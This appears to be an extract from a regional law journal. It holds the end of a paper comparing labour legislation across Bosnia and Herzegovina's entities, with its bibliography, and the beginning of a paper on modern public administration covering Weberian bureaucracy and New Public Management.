Sva tri analizirana zakona posebnu pažnju posvećuju zaštiti mladih radnika, zaštiti žene i materinstva, kao i zaštiti bolesnih radnika i invalida. Intencija izmjena koje su rađene, bila je da poslodavac treba da obezbijedi sigurnost i mjere zaštite na radu radnicima. Međutim, praksa je pokazala da se radnici i nakon tih izmjena suočavaju sa neadekvatnim radnim uslovima bez posebnih mjera zaštite, sigurnosne opreme i slično, te je i dalje ugroženo zdravlje i život radnika prilikom obavljanja njihovih poslova. Odredbama važećih zakona o radu, posebno se apostrofira zaštita maloljetnika na radu, te je u tom dijelu zakon pretrpio dopune na način da je pojačana zaštita maloljetnih radnika. Poučeni naprijed navedenim, bojimo se da će u praksi ovo ostaje samo normativna aktivnost zakonodavaca. Zakonskim odredbama i ranijih i važećih zakona o radu detaljno je uređena materija zaštite žena radnica i materinstva, kao što je: prava za vrijeme trudnoće i porođajnog odsustva, pravo žena na odsustvo radi dojenja djeteta, pravo radnica da rade sa polovinom radnog vremena majkama koje su rodile blizance, troje ili više djece. U odnosu na ranija zakonska rješenja, važećim zakonima je predviđeno da poslodavac ne može ženi, odnosno radnici otkazati ugovor o radu, ako se koriste nekim od sljedećih prava: za vrijeme trudnoće, korištenja porođajnog odsustva, za vrijeme korištenja prava na rad sa polovinom radnog vremena nakon isteka porođajskog odsustva, za vrijeme rada sa polovinom punog radnog vremena do tri godine života djeteta-ako je djetetu potrebna pojačana briga i njega prema nalazu nadležne zdravstvene ustanove, kao i za vrijeme korištenja prava na odsustvo radi dojenja.

Odredbe važećih propisa koji regulišu zaštitu radnika u slučaju privremene spriječenosti za rad zbog povrede na radu ili profesionalnog oboljenja, ostale su iste kao i u ranijim zakonima. Međutim, u odnosu na privremenu spriječenost za rad koja nije vezana za profesionalno oboljenje i povredu na radu (bolest, povreda i sl.), važeći zakoni o radu u BiH imaju nepovoljnije rješenje za radnike jer je poslodavac u obavezi da takvom radniku obezbijedi pravo da se vrati na poslove na kojima je radio ili na druge odgovarajuće poslove prije nastupanja privremene spriječenosti za rad. U entitetu Federacija BiH je ovo pitanje za radnika riješeno najdrastičnije, odnosno do samo 6 mjeseci bolovanja. Nakon ovog perioda poslodavac može rasporediti radnika na druge poslove prema njegovoj stručnoj spremi i radnim sposobnostima. Ako takva mogućnost raspoređivanja ne postoji, poslodavac može, nakon konsultacija sa vijećem uposlenika, otkazati ugovor o radu. Napominjemo da pojam konsultacije nije precizno određen, te je ostavljena mogućnost poslodavcu da samovoljno tumači smisao pojma „konsultacije“. Takvo rješenje stavlja radnika u nepovoljniji položaj, jer radnik koji provede na bolovanju period duži od 6 mjeseci i koristi svoje

pravo predviđeno zakonskim propisima, može očekivati da mu prestane ugovor o radu, čime se dovodi u pitanje njegova materijalna i socijalna sigurnost, odnosno dodatno pojačava pravna nesigurnost i neizvjesnost.

U situacijama povrede na radu ili profesionalnih oboljenja, sadašnjnja sva zakonska rješenja u BiH znače da su zakonodavci zaštitili radnika za vrijeme dok traje privremena spriječenost za rad. Međutim, nakon povratka radnika na posao sa promijenjenom radnom sposobnošću, isti ostaje potpuno nezaštićen, zaključno sa mogućnošću da mu poslodavac može otkazati i ugovor o radu.

Ranijim i važećim zakonskim rješenjem u entitetu Republika Srpska, predviđeno je da poslodavac ne može odbiti da primi u radni odnos ženu zbog toga što je trudna, niti joj može otkazati ugovor o radu zbog trudnoće ili zbog toga što žena koristi porodiljsko odsustvo. Za vrijeme trudnoće, porođaja i njege djeteta žena ima pravo na porodiljsko odsustvo u trajanju od godinu dana neprekidno, a za blizance i svako treće i naredno dijete u trajanju od 18 mjeseci neprekidno.

Ovdje također, treba istaći da propisi o socijalnoj zaštiti u skladu sa kojima žene-majke u radnom odnosu ostvaruju pravo na naknadu, značajno utiču na primje u navedenih zakonskih odredbi u praksi. Tu se prije svega misli na neujednačena socijalna davanja u entitetu Federacija BiH, odnosno njenim kantonima, a što kulminira činjenicom da čak negdje i nepostoje prava na porodiljsku naknadu. Ako se sve ovo ima u vidu, a uvažavajući socioekonomsku situaciju u društvu, nisu rijetki slučajevi da žene, ili ne koriste svoja prava, ili poslodavci na njih vrše pritisak kako bi se što prije vratile na posao sa porodiljskog odsustva, pod latentnom prijetnjom otkaza ugovora o radu.

Može se konstatovati da svi zakoni o radu u BiH sadrže odredbe o zaštiti žene i materinstva, s tim što prema Zakonu Republike Srpske, pravo na porodiljsko odsustvo pripada i usvojiocu djeteta, kao i drugom licu kome je nadležni organ starateljstva povjerio dijete na njegovu i staranje od dana usvojenja ili dana početka starateljstva bez obzira na uzrast djeteta (Član 109. ZoR RS). Prava usvojioca djeteta i lica kojem je dijete povjereno na čuvanje i odgoj utvrđena su i Zakonom o radu u Federaciji BiH, s tim da odredba ne sadrži preciznu informaciju da li se primjenjuje na sve slučajeve usvojenja, kao ni vrijeme od kada radnik može koristiti ovo pravo. ZoR BDBiH taksativno navodi u kojim slučajevima usvojilac može koristiti porodiljsko odsustvo: u slučaju smrti majke, ako majka napusti dijete ili ako je spriječena da koristi to pravo (Član 46. ZoR BDBiH). Prema tome, što se tiče radnopravnih odnosa, Zakon entiteta Republika Srpska je najpotpunije rješava ove odnose.

Odgovornost za povredu obaveza iz ugovora o radu

Pitanje odgovornosti za povrede obaveza iz ugovora o radu u Federaciji Bosne i Hercegovine i Brčko Distriktu BiH nije uređeno zakonima, već je utvrđivanje vrste prestupa ili povreda radnih obaveza, kako se navodi u zakonima potrebno obuhvatiti kolektivnim ugovorom ili pravilnikom o radu. Upravo ovakvo rješenje dovodi do čestih radnih sporova, jer ne postoji taksativno navedeno šta se smatra težim ili lakšim prestupom, odnosno povredom radne obaveze. Kako u praksi pravilnici o radu upućuju na zakon ili kolektivni ugovor, to je česta situacija da ni radnik, a ni poslodavac nisu sigurno šta i koji su to prestupi, odnosno povrede lakše ili teže naravi. U konačnici sud odlučuje u svakom pojedinačnom slučaju cijeneći sve okolnosti radnog spora. Sam ovakav pristup omogućava nepravovremenu i neblagovremenu sudsku zaštitu. Sporovi iz radnih odnosa, iako su hitne naravi, u praksi u prosjeku traju oko 3 godine. To rezultira pravnom nesigurnošću i neizvjesnošću pripadajućih prava radnika.

Zakon o radu FBiH poslodavcu omogućava da otkáže ugovor o radu radniku, bez obaveze poštivanja otkaznog roka, u slučaju da je radnik odgovoran za teži prestup ili za težu povredu radnih obaveza iz ugovora o radu, a koji su takve prirode da ne bi bilo osnovano očekivati od poslodavca da nastavi radni odnos za radnika. U slučaju lakših prestupa ili lakših povreda radnih obaveza iz ugovora o radu, ugovor o radu se ne može otkazati bez prethodnog pisanog upozorenja radniku. Pisano upozorenje mora sadržavati opis prestupa ili povrede radne obaveze za koje se radnik smatra odgovornim i izjavu o namjeri da se otkáže ugovor o radu bez davanja predviđenog otkaznog roka za slučaj da se prestup ponovi u roku od šest mjeseci nakon izdavanja pisanog upozorenja poslodavca (Član 97. ZoR FBiH). ZoR BDBiH, u slučaju prestupa ili povreda radnih obaveza koje jesu ozbiljne, ali ne dostižu težinu prestupa da se smatraju težim, poslodavac će pomenutom zaposleniku uručiti pismeno upozorenje koje sadrži opis prestupa i/ili povrede radnih obaveza za koje poslodavac zaposlenika smatra odgovornim. U odnosu na Federalni zakon to pismeno upozorenje treba da sadrži i izjavu o namjeri poslodavca da se otkáže ugovor o radu bez davanja predviđenog otkaznog roka, ukoliko ponovi prestup ili povredu radnih obaveza (Član 74. ZoR BDBiH), bez jasno utvrđenog perioda u kojem radnik ne smije ponoviti prestup ili povredu. Jedini ispravan način rješavanja ovog problema i pitanja pravne sigurnosti kako radnika tako i poslodavca jeste rješenje koje nudi Zakon o radu Republike Srpske, a to je koncizno, precizno i jasno utvrđene povrede radnih obaveza i jasno izvršena podjela radnji koje znače izričito lakšu ili težu povredu radne obaveze

Za povredu radnih obaveza radnik je odgovoran poslodavcu, a ako je povredom radnih obaveza pričinjena materijalna šteta poslodavcu ili trećim

licima, ili je učinjeno krivično djelo ili prekršaj, radnik je odgovoran i materijalno, ali i krivično i prekršajno (Član 137. ZoR RS). Težom povredom radne obaveze smatra se takvo ponašanje radnika na radu ili u vezi sa radom kojim se nanosi ozbiljna šteta interesima poslodavca, kao i ponašanje radnika iz koga se osnovano može zaključiti da daljnji rad radnika kod poslodavca ne bi bio moguć. Ako radnik učini propust u radu ili u vezi sa radom koji se ne smatra težom povredom radne obaveze, poslodavac će ga pismeno upozoriti na takvo ponašanje ili izreći mjeru, pa ukoliko radnik i pored tog upozorenja, ponovi isti ili drugi propust u roku od jedne godine, takvo ponovljeno ponašanje smatraće se težom povredom radne obaveze zbog koje poslodavac može otkazati ugovor o radu.

Lakšom povredom radne obaveze smatra se propust u radu i u vezi sa radom koji nema značajnije štetne posljedice po poslodavca i koji se ne smatra težom povredom radne obaveze, a utvrđuju se općim aktom.

Zakonom o radu Republike Srpske poslodavcu je pružena mogućnost da radniku otkaze ugovor o radu ako za to postoji opravdan razlog, a što je izričito navedeno u Zakonu. Teže povrede radne obaveze, u smislu Zakona o radu Republike Srpske, zakonodavac je izričito naveo. Također, ostavljeno je izričito ovlaštenje poslodavcu da može otkazati ugovor o radu radniku koji ne poštuje radnu disciplinu, što je u Zakonu izričito navedeno (Član 179. stav 3. ZoR RS). Uz navedeno, postoji različito utvrđen otkazni rok u radnopravnim zakonodavstvima u Bosni i Hercegovini, tako da prema ZoR RS, tačnije članu 171. stav 3. „otkazni rok ne može biti kraći od 15 kalendarskih dana ako otkaz ugovora o radu daje radnik“, osim Zakonom utvrđenog slučaja, niti kraći od 30 kalendarskih dana ako otkaz ugovora o radu daje poslodavac. Otkazni rok, prema Zakonu o radu Brčko Distrikta BiH ne može biti kraći od 14 dana nakon što zaposlenik otkaze ugovor o radu, odnosno 14 dana u slučaju da poslodavac otkazuje ugovor o radu. Čini se da najnepovoljnije rješenje, kada je riječ o zaštiti prava radnika, nudi Zakon o radu Federacije BiH, kojim radnik u slučaju otkaza od strane poslodavca ima samo 14 dana otkaznog roka, odnosno samo 7 dana ima poslodavac, u slučaju da ugovor o radu otkazuje radnik (Član 105. ZoR FBiH). Kolektivnim ugovorom, pravilnikom o radu i ugovorom o radu može se utvrditi duže trajanje otkaznog roka, ali ne duže od 30 dana kada radnik daje otkaz poslodavcu, odnosno 90 dana kada poslodavac daje otkaz.

Novost koja je uvedena Zakonom o radu Republike Srpske je odredba koja se odnosi na ugovor o dopunskom radu koji ne poznaju radnopravna zakonodavstva BiH, Federacije BiH i Brčko Distrikta BiH. Naime, u slučaju da radnik ima potrebu, mogućnost da pored redovnog radnog vremena od 40 sati sedmično radi i dodatno, ovim Zakonom mu je ta mogućnost pružena, na način da zaključi ugovor o radu sa drugim poslodavcem za rad do polovine punog radnog vremena pod uslovom da se radno vrijeme radnika kod tih

poslodavaca vremenski ne podudara i da se ne radi o obavljanju poslova utvrđenih odredbom ZoR RS, član 167. Ugovorom o dopunskom radu utvrđuje se pravo na novčanu naknadu i druga prava i obaveze po osnovu rada (Član 207. ZoR RS). Mišljenja smo da je ovu mogućnost iz radnog zakonodavstva entiteta Republika Srpska trebalo predvidjeti i u zakonodavstvima ostalih političko-teritorijalnih jedinica Bosne i Hercegovine.

4. ZAKLJUČAK

Donošenjem entitetskih zakona o radu, Zakona o radu Brčko Distrikta BiH, pa i Zakona o radu u institucijama BiH, osiguran je veći stepen harmonizacije propisa o radu sa zakonodavstvom Evropske unije (EU) i evropskim načelima i standardima radnopravnog zakonodavstva. Usklađivanje propisa BiH sa pravom EU jednostrana je obaveza koju je BiH preuzela radi članstva u EU. Svakako da je najznačajniji dokument koji je BiH do sada potpisala u vezi sa približavanjem EU Sporazum o stabilizaciji i pridruživanju iz 2008. godine. Od tada pa do danas proces pridruživanja EU je doslovno zamrznut, ali je nesporno da ukoliko želi postati punopravni član u EU, BiH mora u cijelosti izvršiti usklađivanje svog pravnog sistema sa pravnom stečevinom EU (*acquis communautaire*).

Uz iznesenu načelnu konstataciju, ne sporeći činjenicu nedostatne nadležnosti države Bosne i Hercegovine koju beziznimno treba proširivati, posebno naglašavamo da je u ovom momentu, po nama, najveći problem države činjenica da proklamovano (legislativno) pozitivno pravo nije ni približno u srazmjeri sa njegovim ostvarivanjem (egzekutivom), što je odlučujući razlog pravne nesigurnosti i neizvjesnosti građana, a što je u konačnici i osnovni motiv građanima za masovnije napuštanje BiH. Iako je ciljno shvatanje državne vlasti napušteno, ono nije netačno i ne bi ga trebalo a priori odbacivati. Činjenica je da nije dovoljno precizno da bi se pomoću njega mogao odrediti pojam državne vlasti u cijelosti, ipak smo mišljenja da bi, koristeći načelo pretežnosti kao cilj, bila neuporedivo jasnije uspostavljena relativna distinkcija između pojedinih državnih funkcija. Koliko je ovo važno ispravno učiniti, najbolje se vidi na primjeru sudskog i upravnog akta, odnosno sudske i upravne stvari. Naime, sudskim aktom se okončavaju sporovi o zakonitosti izricanjem sankcije zbog nezakonitog ponašanja ili se pak konstatuje da nezakonitosti nije bilo a sve zbog konkretnog spora. Upravnim aktom se, za razliku od sudskog akta, konkretno uobličava dispozicija u konkretnom slučaju. Dakle, sudski se akt, pored drugih obilježja, odnosi na neko već ranije ostvareno ponašanje, dok se upravni akt odnosi na neko buduće ponašanje. Tako bi cilj zakonodavne funkcije bio stvaranje pravnog poretka, cilj sudske funkcije bi bio zaštita poretka ustanovljenog od zakonodavne vlasti, dok bi cilj izvršne vlasti morao

biti dvojak. Izvršna državna vlast, zajedno sa upravnom, morala bi da vodi računa o obavljanju svih društveno korisnih poslova od strane javne uprave i tretirati ih kao kulturno javno dobro, ali bi istovremeno morala da vodi računa i o održavanju stvorenog pravnog poretka i da kontinuirano štititi svoje građane. Prema tome, ako se može ikako gradirati nedostatnost ukupne državne vlasti u Bosni i Hercegovini, čini nam se da je operativno mnogo veći problem u egzekutivnoj i sudskoj, a manji u zakonodavnoj vlast. Ovo nipošto ne znači da je zakonodavna vlast abolirana odgovornosti, jer je ona u konačnici zadužena za stvaranje sistema u organizacionom i funkcionalnom smislu. Zbog toga, promjena političkih partija na vlasti u Bosni i Hercegovini ne bi nipošto trebala da dovodi do promjena profesionalnog kadra, iako je to, u pravilu, slučaj. Po spoils system-u (vulgarno shvatanje američkog sistema plijena), partije u BiH koje osvoje vlast smatraju da to podrazumijeva i postavljanje novog osoblja po principu partijske podanosti, bez obzira na stručne-kompetitivne kvalitete ljudi. Time se od političkih izbora do izbora nesumnjivo čini korak nazad u profesionalizaciji izvršne, upravne i sudske vlasti. Jedna od osnovnih vrijednosti ovih kadrova treba da bude stručnost, politička neutralnost i nepristrasnost, a ne politička podobnost i poslušnost, kao što je to sada najčešće slučaj. Ovi kadrovi moraju jednako kvalitetno, kompetentno i savjesno služiti svim političkim partijama koje su na vlasti. Jer, samo vrh, i to izvršne i upravne vlasti, može biti povezan sa politikom i samo na njega mogu uticati političke promjene. U protivnom, ekspanzija ovakve državne uprave u BiH, već ima negativne posljedice koje se kose sa sve većim brojem društvenih interesa. Državna tutela nad privrednim subjektima ne može osigurati optimalno funkcioniranje privrede, naprotiv, takav patronat vodi privrednu djelatnost u stagnaciju. Povećan uticaj države na društvo (u BiH zasnovan nerijetko na politikantskoj platformi) sada već otežava politički nadzor nad državnim aparatom i konačno dovodi u pitanje reformsku fazu javne uprave u kojoj bi se primat morao dati ljudskim i političkim pravima građana. Sve dok se ovo, za početak bar ne počne mijenjati, ovi nedostaci državne vlasti neposredno dovode i dovodit će do pravne i faktičke neizvjesnosti građana, što dodatno utiče na pravnu i faktičku nesigurnost, te u svojoj ukupnosti ima za posljedicu krajnje zabrinjavajući egzodus na duže vrijeme ili trajno svih bosanskohercegovačkih građana ili njihovih porodica u cijelosti koje se razmiještaju prebivajući diljem, primarno Evrope, ali i ostatka svijeta.

LITERATURA

1. Bilić, A. i Buklijaš, B., 2006. Međunarodno radno pravo (uz poseban osvrt na Međunarodnu organizaciju rada. Split
2. Dedić, S. i Gradašćević-Sijerčić, J., 2001. Međunarodni radni standardi u radnom zakonodavstvu Bosne i Hercegovine. Sarajevo.
3. Kržalić, A., 2017. Vanjska i sigurnosna politika Europske unije. Sarajevo: Udruženje Nova sigurnosna inicijativa
4. Kržalić, A. i Veladžić, N., 2016. Organizovani kriminal, kriminološko-sociološki aspekti. Sarajevo: Udruženje Nova sigurnosna inicijativa
5. Pirija, V., 2017. Principi pariteta i (ne)diskriminacije u državnoj službi u Bosni i Hercegovini. Sarajevo: Centar za društvena istraživanja.
6. Purišević, F., 2011. Fenomeni postupnog prava. Sarajevo: Službeni list Bosne i Hercegovine
7. Purišević, F., 2012. Opći upravni postupak u Bosni i Hercegovini. Sarajevo: Službeni list Bosne i Hercegovine
8. Veladžić, N. i Kržalić, A., 2011. Metodologija društvenih nauka. Univerzitetski udžbenik. Pravni fakultet, Bihać.
9. Zakon o odbrani Bosne i Hercegovine, Službeni glasnik BiH, br. 88/05
10. Zakon o radnim odnosima u institucijama BiH, Službeni glasnik BiH, broj: 26/04, 7/05, 48/05, 50/08, 60/10, 32/13, 93/17.
11. Zakon o radu Brčko Distrikta BiH (ZoR BDBiH).
12. Zakon o radu Republike Srpske (ZoR RS). Službeni glasnik Republike Srpske br: 1/16 i 66/18.
13. Zakon o službi u Oružanim snagama Bosne i Hercegovine, Službeni glasnik BiH, br. 88/05, 53/07, 59/09, 74/10, 42/12.
14. Zakona o radu Federacije BiH (ZoR FBiH), Službene novine FBiH br. 26/16 i 89/18.
15. Zakonom o zabrani diskriminacije BiH. Službeni glasnik BiH, broj: 59/09 i 66/16.

MODERNA UPRAVA

MODERN ADMINISTRATION

Pregledni znanstveni članak

Tomica Starčević, univ.spec crim.*

Mr. Ines Jambrek Petrak, univ.spec.crim.*

Branka Mandić, struč. spec. admin. publ.*

*Naida Korajlić, MA**

Sažetak

Moderna uprava je uprava koja je otvorena i transparentna. Uprava, koja ima kvalitetnu i pravodobnu komunikaciju s korisnicima administrativnih usluga. To je uprava u kojoj rade obrazovani i kompetentni državni službenici na koje se primjenjuje stalni sustav ocjenjivanja i obrazovanja. U radu se razmatra klasični model javne uprave, tako zvane weberijanske javne uprave, novi javni menadžment, te prednosti i nedostaci navedenih sustava. Četiri su osnovna elementa ključna za funkcioniranje moderne uprave, a to su: kvalitetan kadar, zadržavanje istog u službi, daljnja izobrazba te posebno profesionalizacija i depolitizacija rukovodećih mjesta. Pravna država ne može funkcionirati bez kvalitetne uprave. Koji sustav najbolje odgovara nekoj državi ovisi o njezinim specifičnostima. Rijetko će se raditi o jednom sustavu, već prije o kombinaciji nekoliko sustava. Prednosti i nedostaci pojedinih sustava biti će kratko prikazani u radu.

Ključne riječi: moderna uprava, modeli uprave, tranzicijske zemlje, reforma javne uprave u Republici Hrvatskoj

Abstract

A modern administration is an administration that is open and transparent. Administration that has quality and timely communication with users of administrative services. It is an administration in which educated and competent civil servants work and are subject to a permanent grading

** Ministarstvo unutarnjih poslova Republike Hrvatske, e-mail: tomica.tomstar@gmail.com*

** E-mail: ijambrekpetrak@gmail.com*

** Ministarstvo unutarnjih poslova Republike Hrvatske, e-mail: brazimandic10@gmail.com*

** Institucija ombudsmena za ljudska prava BiH, e-mail: korajlicnaida@hotmail.com*

and education system. The paper examines the classic model of public administration, the so-called Weberian public administration, the new public management, and the advantages and disadvantages of these systems. Four basic elements are crucial for the functioning of modern administration, namely: quality staff, retaining it in the service, further training, and especially the professionalization and depoliticisation of leadership positions. The rule of law cannot function without a good administration. Which system best suits a country depends on its specifics. It will rarely be a single system, but rather a combination of several systems. Advantages and disadvantages of individual systems will be briefly presented in the paper.

Key words: modern administration, administration models, transition countries, public administration reform in the Republic of Croatia

1. UVOD

Reforma javne uprave pokazuje se kao stalna i neophodna u velikom broju država, pa tako i u Hrvatskoj. Iako su od devedesetih godina dvadesetog stoljeća učinjeni brojni formalno pravni koraci, javna uprava u Republici Hrvatskoj daleko je od velikog broja modernih uprava razvijenih zemalja, koje su upravu prilagodile svojim specifičnostima. U radu je prikazan klasični model javne uprave koji se često naziva weberijanskom upravom, zatim novi javni menadžment, čija je doktrina obilježena orijentacijom prema ekonomičnosti, efikasnosti i efektivnosti, odnosno naporima da se državnu upravu i javni sektor podvrgne tržišnim načelima i pokušajima te da se vrijednosti i tehnike privatnog sektora nametnu javnom. Reafirmacija ekonomskih vrijednosti u javnoj upravi potaknuta neracionalnosti i rastrošnosti socijalne države rezultirala je pokušajima uvođenja novih reformi koje se nisu pokazale zadovoljavajuće, niti su opravdale početni optimizam njihovog uvođenja. Osnovna načela moderne uprave u svim zemljama trebaju biti temeljena na kvalitetnom pružanju usluga korisnicima (građanima) od strane obrazovanih i kompetentnih državnih službenika pri čemu mora postojati transparentnost podataka o javnoj upravi i unutar nje. Broj zaposlenih mora biti optimalan uz stalni sustav ocjenjivanja i obrazovanja. Što se tranzicijskih zemalja tiče posebice se mora raditi na depolitizaciji i profesionalizaciji državnih javnih službenika te otpornosti prema političkim pritiscima.

2. KLASIČNI MODEL JAVNE UPRAVE

Upravljanje ljudskim potencijalima ovisno je o tipu vlasti i pripadajućim instrumentima vlasti, odnosno upravnom štabu. Prema Weberu

„svako se ponašanje orijentira prema skupu pravila tzv. administrativnog poretka. Vlast i upravljanje su usko povezani. Svaki oblik vlasti se izražava i funkcionira kao upravljanje, a svaki oblik upravljanja traži vlast. U organizaciji se razlikuju tri statusa: vlastodršci, upravni štab i ostali članovi. Upravni štab ima dvostruki odnos prema pravilima koja čine administrativni poredak: jednim dijelom ta pravila reguliraju ponašanje upravnog štaba, a drugi dio su pravila koja kontrolira upravni štab.“(Perko_Šeparović, 1999.). Weberova klasifikacija tipova vlasti i metodološki instrument „ideal tipa“, je vrlo značajan doprinos izučavanju vlasti i uprave. Pri tome razlikuje tri tipa vlasti: legalni, tradicionalni i karizmatski (Weber,1976). Tradicionalnom tipu vlasti pripadao je i tradicionalni tip upravnog štaba koji s obzirom na upravljanje ljudskim potencijalima karakterizira kao dominantno „načelo arbitarnosti“, kao posljedica ličnih veza i lične odanosti, a trajanje funkcije ovisi isključivo o raspoloženju gospodara uz što je vezana i kumulacija funkcija (Weber, 1976). Modernoj legalnoj vlasti pripada moderni štab ili uprava koju je Weber nazvao birokracija.*

Klasični obrazac birokracije prisutan je sve do kraja sedamdesetih godina prošlog stoljeća, da bi se nakon toga kroz reformu putem novog javnog menadžmenta više ili manje izmijenio.

„Od pojave izraza birokracija, tako i tijekom 19. stoljeća mogu se ustanoviti tri značajna izraza birokracija: kao hijerarhijski strukturiran ureda (uprave); kao zloupotreba moći od strane činovnika; kao novi tip vladanja činovništva, odnosno profesionalnih upravljača, pri čemu nema dovoljne diferencijacije između poimanja birokracije u smislu zloupotrebe moći i birokracije kao oblika vladavine“ (Perko-Šeparović, 1998).

Nije zanemariv ni doprinos Gaetana Moscae, kao ni Roberta Michelsa. Mosca je u svojim analizama želio osvijetliti realnost političkih procesa i

* Izraz birokracija pojavio se znatno prije Webera i od početka nosi u sebi stanovitu ambivalentnost. prvi ga korist i fiziokrat Vincent de Gourney. On je taj izraz upotrijebio da bi time označio službenike, sekretare, inspektore i intendante, koji su postavljeni da bi unaprijedili javni interes dok se u stvarnosti čini da je javni interes ustanovljen kako bi služba mogla egzistirati (Perko-Šeparović 1998). Izraz birokracija je kovanica od bureau (francuska riječ burel - vunena tkanina kojom se pokrivali uredski stolovi; preneseno, riječ označuje same uredske stolove i konačno urede u kojima se stolovi nalaze) i kratein (starogrčki - vladati putem sile). (Pusić, 2002). Karl Marx u svojoj knjizi „Kritici Hegelovog državnog prava“ u dijelu koji se odnosi na upravnu vlast upotrebljava izraz „birokracija“ za upravu. U Marxovoj kritici, sa stajališta povijesti ideje birokracije, po prvi puta se jasno pojavljuje dvoznačnost pojma birokracije: birokracija kao pogreška u funkcioniranju i birokracija kao politička opasnost. Marx smatra da Hegel „podcjenjuje političku moć, a time i političku opasnost birokracije, da se birokracija ne može kontrolirati ni reformirati te da ju treba ukinuti“. Predbacuje birokraciji podmetanje svojih grupnih interesnih ciljeva umjesto državnih, a u osobnom pogledu, tajnovitost u negativnom smislu, odnosno teško dostupnoj kontroli javnosti (Marx, 1960).

smatrao je da vlast uvijek vrši manjina. Tipove vladavine podijelio je na feudalne i birokratske. U slučajevima feudalne vladavine, isti članovi obavljaju različite funkcije: ekonomske, sudske, upravne ili vojne, te mogu direktno vršiti vlast u odnosu na pojedine članove. Kod birokratske vladavine, te su funkcije oštro izdvojene i postaju isključivom djelatnosti pojedinih grupa vladajuće klase. Jedna od tih grupa je birokracija, koju Mosca određuje kao skupinu plaćenih javnih službenika. Njegova najveća zasluga je stavljanje pojma birokracije u novi kontekst, kao glavnu kategoriju nove znanosti - sociologije (Perko-Šeparović, 1998). Michels, sa sličnih idejnih pozicija također birokraciju daje negativnu ocjenu (Pusić, 1998). Birokraciju određuje kao nužnost države i vladajuće klase kako bi se održali na vlasti. Njegov prvenstveni interes nije usmjeren prema državnoj upravi, već prema političkim strankama i njihovim oligarhijskim tendencijama. Njegova kritika birokracije sa stajališta povijesti ideje značajna je, jer usmjerava pažnju na problem birokracije u političkoj stranci, „a to je problem koji će zaokupiti pažnju čitavog jednog krila u političkom mišljenju 20. stoljeća (Pusić, 1998). Michels je analizu države zamijenio analizom organizacije kao šire kategorije te izučavajući povijest političkih partija otkrio „željezni zakon oligarhije“ kao osnovnu karakteristiku moderne organizacije uopće (Perko-Šeparović, 1998).

Karakteristike klasičnog, modernog upravnog štaba najbolje su određene u ideal-tipu monokratske-birokracije MAX Webera. Naime, Weber nikad nije definirao birokraciju nego je dao njezin „ideal-tip (Weber, 1904). Njegov ideal-tip birokratsko-monokratske organizacije (sinonim za modernu organizaciju) teorijski osmišljava i logički se veže na načela koja su nam dali ljudi iz prakse. Na taj način on ne prelazi okvire klasične teorije organizacije, već toj teoriji daje očito potrebnu teorijsku osnovu i znanstvenu snagu (Perko-Šeparović, 1975).

Prema Weberu, birokratski tip upravljanja ima određene karakteristike:

- Posao je raspodijeljen na organizacije, organizacijske jedinice i radna mjesta u njima u obliku čvrstih nadležnosti.
- Organizacija je strukturirana hijerarhijski, kao ljestvica podređenih i nadređenih mjesta i organizacijskih jedinica.
- Podloga djelovanja organizacije su spisi koji su poznati samo djelatnicima uprave. Uprava je sklona monopolizirati pristup spisima i općenito tajnovitosti.
- Za svoj posao službenici su specijalistički obrazovani.
- Službenici u organizaciji rade puno radno vrijeme.

Svako postupanje, odnosno djelovanje, odvija se prema unaprijed utvrđenim pravilima (Weber, 1921).

Osobni položaj službenika u birokratskom tipu upravnih organizacija obilježen je sljedećim karakteristikama:

- Rad u organizaciji je zvanje, to jest djelatnost na koju je djelatnik pripremljen i osjećajno vezan.
- Rad u upravnoj organizaciji je predmet društvenog štovanja.
- Na radno mjesto se dolazi po pravilu imenovanjem, a ne izborom.
- Rad u upravnoj organizaciji je načelno doživotan.
- Za rad službenik dobiva plaću.

Službenik kroz svoj radni vijek napreduje po unaprijed utvrđenim pravilima (Weber, 1921).

Weber je vidio birokratsku vezanost uz vlast te da je ona odlučni protivnik svake demokracije. Međutim, dilemu-birokracija kao vlast nad vlašću, ili birokracija kao instrument vlasti, prepustio je povijesti (Pusić, 1998).

Među kritikama upućenim Weberovom modelu birokracije zahtjeva se između ostalog napuštanje shvaćanja o čovjeku kao „racionalnom, neemocionalnom i u svakom slučaju krutom i bezličnom biću, podvrgnutom pravnim pravilima i dužnostima. Čovjek se ne može svesti isključivo pod racionalno i/ili ekonomsko biće. On je interaktivno multidimenzionalno biće s ogromnom potencijalom koji treba prepoznati i razvijati“ (Marčetić, 2007).

Weberov model je doživljavao kritike ranije*, a doživljava ih i danas nakon što je već dugo vremena prisutan u stvarnosti velikog broja država. Jedna od kritika vrijednosti modela Weberove birokratske organizacije u suvremenim uvjetima tiče se pojma efikasnosti. Weber nije isticao kao bitnu komponentu efikasnost, već racionalnost, pojmove koji nisu istoznačni. Naprotiv, Weber iako učestalo koristi pojam racionalnosti i formalne racionalnosti, nikada ne upotrebljava riječ efikasnost (Marčetić, 2007).

Ono što se danas posebno kritizira i zamjera Weberovom birokratskom modelu su: veliki troškovi, nedovoljna učinkovitost, rigidnost, sporost i zanemarivanje građana, koji su zapravo osnovni klijenti uprave, te kojima uprava treba služiti. Kritiziraju se i karijerni sustavi zbog pristranosti sustava zapošljavanja, koji favorizira sektorske stručnjake spram službenika s menadžerskim sposobnostima.

Sve ovo kritičarima ovaj model čini zastarjelim i neprikladnim za današnje društvo. Istovremeno s kritikom starog, javljaju se i novi modeli.

* Tako primjerice u teorijama birokratske disfunkcije (R. Merton, P. Selznick, A. Goldner i drugi) posjećivala se veća pažnja disfunkcionalnim posljedicama neočekivanih ponašanja članova organizacije (Perko-Šeparović, 1975.).

3. NOVI JAVNI MENADŽMENT

„Naftna kriza 70-ih godina 20. stoljeća već s prvim naftnim šokom, koji je potaknuo deseterostruki porast cijena, izazvala je ozbiljne proračunske deficite u svim zemljama, pa tako i razvijenim državama Zapada. Osamdesete su bile gorke godine nesmiljenog rezanja proračuna javnog sektora i javnih programa. Bilo je nužno smanjiti troškove, uz istodobno povećanje efikasnosti i efektivnosti. U takvom okruženju sve su glasnjiji zahtjevi da se u upravljanju javnim sektorom primjene načele i metode poslovnog menadžmenta (business management)“ (Perko-Šeparović, 2006).

Novi javni menadžment (New Public Management) je zajednički naziv za niz reformi javnog sektora koje su se zadnjih tridesetak godina provodile u većini zemalja OECD-a (Organisation for Economic Cooperation and Development - gospodarski najrazvijenije države svijeta), zemljama u razvoju i tranzicijskim zemljama*.

